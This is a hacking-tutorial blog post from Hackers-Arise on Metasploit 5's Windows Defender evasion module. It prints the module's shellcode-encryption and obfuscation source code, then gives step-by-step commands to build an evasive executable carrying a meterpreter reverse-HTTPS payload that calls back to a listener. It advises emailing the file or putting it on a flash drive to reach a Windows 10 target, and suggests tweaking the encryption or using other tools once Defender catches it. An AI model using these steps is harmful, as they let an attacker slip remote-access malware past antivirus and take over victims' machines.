
Master OTW's
Hacker Training Camp



Metasploit Basics for Hackers, Part 24: The New Evasion Modules in Metasploit 5

July 1, 2019 | OTW

Welcome back, my aspiring cyber warriors!

With the release of Metasploit 5, one of the most notable changes has been the addition of a new type of module type, the evasion modules. These new modules are designed to help you create payloads that can evade anti-virus (AV) software on the target system.

Featured Posts

Welcome to Hackers Arise!
May 28, 2016

Recent Posts

Join the Cyber Warrior Team at Hackers-Arise! Become a MEMBER!
October 7, 2019

Years ago, penetesters and other hackers used the combination of **msfpayload** and **msfencode** (both deprecated in favor of **msfvenom**) to create payload modules that were capable of evading AV software. Like everything in the cyber security chess game, the AV developers found ways to detect these payloads despite the best strategies of the Metasploit team. Remember, AV software is no longer a simple signature scanning endeavor.

The new evasion modules in Metasploit 5, bring back the these AV evasion capabilities in Metasploit lost over the last few years. Like everything, these modules capability of hiding from AV will likely be short-lived, so its critical to learn and use these modules while they are still effective.

Step #1: Start Metasploit 5

The first step is to start Metasploit. If you have Kali 2019, have already have it. If not, you can install following the instructions here.

kali > msfconsole

Mr. Robot Hacks, Part 7: How Elliot Hacks Everyone's Password
September 23, 2019

Cryptography Basics, Part 2: Attack Models for Cryptanalysis
September 18, 2019

SCADA Hacking: Finding Vulnerable SCADA Systems using Google Hacking
September 8, 2019

Automobile Hacking, Part 1: The CAN Protocol
September 7, 2019

Network Forensics, Part 3: tcpdump for Network Analysis
September 3, 2019


SCADA Hacking: Why YOU Should Study SCADA/ICS Hacking
September 2, 2019

MiTM Attack with Ettercap
August 29, 2019

Digital Forensics, Part 11: Recovering Stored Passwords from the Browser
August 27, 2019

Automobile Hacking, Part 4: How to Hack

the Keyless Entry System
August 25, 2019



```
IIIIII    dTb.dTb        _.---._
  II     4'  v  'B   .'"".'/|\`.""'.
  II     6.     .P  :  .' / | \ `.  :
  II     'T;. .;P'  '.'  /  |  \  `.'
  II      'T; ;P'    `. /   |   \ .'
IIIIII     'YvP'       `-.__|__.-'

I love shells --egypt


       =[ metasploit v5.0.5-dev-                          ]
+ -- --=[ 1854 exploits - 1049 auxiliary - 325 post       ]
+ -- --=[ 543 payloads - 44 encoders - 10 nops            ]
+ -- --=[ 2 evasion                                       ]

msf5 > 
```

Note the two new evasion modules listed on the splash screen and the new msf 5> prompt.

Step #2: Open the Windows Defender Evasion module


Before we begin to use these modules, let's take a look at the code behind the module. We can open in any text editor, such leafpad.

kali > leafpad /usr/share/metasploit-framework/modules/evasion/windows/windows_defender_exe

This is the windows defender evasion module.


Note in the description, it says;

"This module allows you to generate a Windows EXE that evades against Windows Defender. Multiple techniques such as shellcode encryption, source code obfuscation, Metasm and anti-emulation are used to achieve this"



```
##
# This module requires Metasploit: https://metasploit.com/download
# Current source: https://github.com/rapid7/metasploit-framework
##

require 'metasploit/framework/compiler/windows'

class MetasploitModule < Msf::Evasion

  def initialize(info={})
    super(merge_info(info,
      'Name'        => 'Microsoft Windows Defender Evasive Executable',
      'Description' => %q{
        This module allows you to generate a Windows EXE that evades against Microsoft
        Windows Defender. Multiple techniques such as shellcode encryption, source code
        obfuscation, Metasm, and anti-emulation are used to achieve this.

        For best results, please try to use payloads that use a more secure channel
        such as HTTPS or RC4 in order to avoid the payload network traffic getting
        caught by antivirus better.
      },
      'Author'      => [ 'sinn3r' ],
      'License'     => MSF_LICENSE,
      'Platform'    => 'win',
      'Arch'        => ARCH_X86,
      'Targets'     => [ ['Microsoft Windows', {}] ]
    ))
  end

  def rc4_key
    @rc4_key ||= Rex::Text.rand_text_alpha(32..64)
  end

  def get_payload
    @c_payload ||= lambda {
      opts = { format: 'rc4', key: rc4_key }
      junk = Rex::Text.rand_text(10..1024)
      p = payload.encoded + junk

      return {
        size: p.length,
        c_format: Msf::Simple::Buffer.transform(p, 'c', 'buf', opts)
```

If we look further carefully down this page, we see that when the payload is defined, it uses RC4 (RC4 is a stream cipher developed by the rock star of encryption algorithms, Ron Rivest) for encryption. Also, note that the encoded payload also has now some "junk" to further obfuscate it's intent (p = payload.encoded + junk). This enables the shellcode to evade static signature scanning.



```
    }
   }.call
  end

  def c_template
    @c_template ||= %Q|#include <Windows.h>
#include <rc4.h>

// The encrypted code allows us to get around static scanning
#{get_payload[:c_format]}

int main() {
  int lpBufSize = sizeof(int) * #{get_payload[:size]};
  LPVOID lpBuf = VirtualAlloc(NULL, lpBufSize, MEM_COMMIT, 0x00000040);
  memset(lpBuf, '\\0', lpBufSize);

  HANDLE proc = OpenProcess(0x1F0FFF, false, 4);
  // Checking NULL allows us to get around Real-time protection
  if (proc == NULL) {
    RC4("#{rc4_key}", buf, (char*) lpBuf, #{get_payload[:size]});
    void (*func)();
    func = (void (*)()) lpBuf;
    (void)(*func)();
  }

  return 0;
}|
  end

  def run
    vprint_line c_template
    # The randomized code allows us to generate a unique EXE
    bin = Metasploit::Framework::Compiler::Windows.compile_random_c(c_template)
    print_status("Compiled executable size: #{bin.length}")
    file_create(bin)
  end

end
```


Near the bottom of this page you can see that this evasion module also uses randomization of the code to further obscure its intent and evade simple, static signature scanning.

Now that we have a basic understanding of how these modules work, let's try using them.

Step #3: Load the Evasion Module

We can search for the two evasion modules by entering;

msf 5 > search type:evasion



```
msf5 > search type:evasion

Matching Modules
================

   Name                                       Disclosure Date  Rank    Check  Description
   ----                                       ---------------  ----    -----  -----------
   evasion/windows/windows_defender_exe                        normal  No     Microsoft Windows Defender Evasive Executable
   evasion/windows/windows_defender_js_hta                     normal  No     Microsoft Windows Defender Evasive JS.Net and HTA


msf5 > 
```


As you can see, there just two evasion modules. Hopefully, we will see more at a later date.

Let's load **windows_defender_exe**

msf5 > use evasion/windows/windows_defender_exe

Before we use it, it is always my practice to examine the info file on a module I have never used before to give me some background on what it is and does.

msf5 > info



```
msf5 > use evasion/windows/windows_defender_exe
msf5 evasion(windows/windows_defender_exe) > info

       Name: Microsoft Windows Defender Evasive Executable
     Module: evasion/windows/windows_defender_exe
   Platform: Windows
       Arch: x86
 Privileged: No
    License: Metasploit Framework License (BSD)
       Rank: Normal

Provided by:
  sinn3r <sinn3r@metasploit.com>

Check supported:
  No

Basic options:
  Name      Current Setting  Required  Description
  ----      ---------------  --------  -----------
  FILENAME  fArbzfYjKf.exe   yes       Filename for the evasive file (default: random)

Description:
  This module allows you to generate a Windows EXE that evades against
  Microsoft Windows Defender. Multiple techniques such as shellcode
  encryption, source code obfuscation, Metasm, and anti-emulation are
  used to achieve this. For best results, please try to use payloads
  that use a more secure channel such as HTTPS or RC4 in order to
  avoid the payload network traffic getting caught by antivirus
  better.
```

Note that it the only option it requires is the name of the file with the embedded evasive payload. If we don't set one, it will generate a random name. In our case, we will create a FILENAME of **hackers_arise_malware**. With a name like that, no one will suspect a thing!


msf > set FILENAME hackers_arise_malware

Step #4: Add a Payload and Create exe

Let's now select a payload. As the info file states " try to use payloads...such as HTTPS..."

For that reason, let's use the meterpreter payload with reverse https.

msf 5 > set PAYLOAD windows/meterpreter/reverse_https




```
sf5 evasion(windows/windows_defender_exe) > set PAYLOAD windows/meterpreter/reverse_https
AYLOAD => windows/meterpreter/reverse_https
```

Next, we need to set the LHOST or local host.

msf5 > set LHOST 192.168.1.112

Before we run the exploit, let's check to make sure all the options are set.


msf 5 > show options



```
msf5 evasion(windows/windows_defender_exe) > show options

Module options (evasion/windows/windows_defender_exe):

   Name      Current Setting           Required  Description
   ----      ---------------           --------  -----------
   FILENAME  hackers_arise_malware.exe  yes       Filename for the evasive file (default: random)


Payload options (windows/meterpreter/reverse_https):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.1.112    yes       The local listener hostname
   LPORT     8443             yes       The local listener port
   LURI                       no        The HTTP Path


Evasion target:

   Id  Name
   --  ----
   0   Microsoft Windows
```

Now that all of our options are set, we only need to run exploit.

msf5 > exploit



```
msf5 evasion(windows/windows_defender_exe) > exploit

[*] Compiled executable size: 4096
[+] hackers_arise_malware.exe stored at /root/.msf4/local/hackers_arise_malware.exe
msf5 evasion(windows/windows_defender_exe) >
```

As you can see, our evasion module created a file named "hackers-arise_malware" and placed it in the directory **/root/.msf4/local/hackers-arise_malware**.


Step #5: Start the Handler

In order for the payload to connect back to our system, we need to open a listener or handler to connect back to.

msf5> use exploit/multi/handler

msf5> set LHOST 192.168.1.112


msf5> set LPORT 8443



```
msf5 evasion(windows/windows_defender_exe) > use exploit/multi/handler
msf5 exploit(multi/handler) > set LPORT 8443
LPORT => 8443
msf5 exploit(multi/handler) > set LHOST 192.168.1.112
LHOST => 192.168.1.112
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.112:8443
```

Step #6 Execute Payload on Windows 10

Now that everything is set, we only need to deliver the file to a Windows 10 system. As you can see below, the malware is in the /root/.msf4/local directory.



To deliver it to the Windows 10 system, we could put in on a flash drive or email it.


Unfortunately, we when we do so, Windows 10 immediately deletes it. It seems that in the intervening months (this module was released October 2019) from the release of the evasion modules, Microsoft has developed scheme for detecting it.

At least one analyst, identified following the ways that Microsoft Defender detects this new payload by finding the following common artifacts ;

- *Constants such as strings ("[*] Attempting to add user %s to group %s on domain controller %s") => such a high score that it is almost an EICAR test, although WD checks that it belongs in a file that follows the PE format.*
- *Large integer (for instance 0x6A4ABC5B in ReflectiveLoader.h, which is a rot13 hash used to locate APIs that everyone copy pasted around for years);*

- *Pieces of hard-coded shellcode (each one in base_inject.c, for instance x48\xC1\xE8\x20);*
- *DLL exports (for instance the export "ReflectiveLoader" is searched both by WD and Kaspersky)*.

As you can see below, if anyone had used this module and failed to turn off "Automatic sample submission" in Windows 10, the malware was sent directly to Microsoft and they developed a signature for detecting it. Score one for Microsoft in this cyber security chess game!


Windows Defender Security Center

protection data in the cloud. Works best with Automatic sample submission turned on.

On

Privacy statement

Automatic sample submission

Send sample files to Microsoft to help protect you and others from potential threats. We'll prompt you if the file we need is likely to contain personal information.

Automatic sample submission is off. Your device may be vulnerable. Dismiss

Off

Privacy statement

Submit a sample manually

Controlled folder access

Protect files, folders, and memory areas on your device from unauthorized changes by unfriendly applications.

Manage Controlled folder access

Home
Virus & threat protection
Account protection
Firewall & network protection
App & browser control
Device security
Device performance & health
Family options
Settings

Conclusion

We need to give the team at Metasploit kudos for their efforts to develop evasion modules to keep the payloads in Metasploit from detection from AV. Unfortunately, such a well-publicized effort was sure to garner attention by the AV developers and as soon as someone submitted this sample to Microsoft, they were determined to squash this effort and did. Fortunately, this is not the end of the game.

Remember this module uses RC4 and "junk" to obscure the nature and identity of the payload. We could try to change the encryption and added "junk" to obscure the payload's nature and signature from Microsoft and other AV developers. In addition, I recommend using the OWASP-ZSC tool for payload evasion that includes multiple options for obscuring the nature of the payload and evading AV.

In a future tutorial in this series, Metasploit Basics for Hackers, we will try altering some of the parameters in these modules for better results at evasion.

0 comments

Leave a message...

☆☆☆☆☆

Follow Us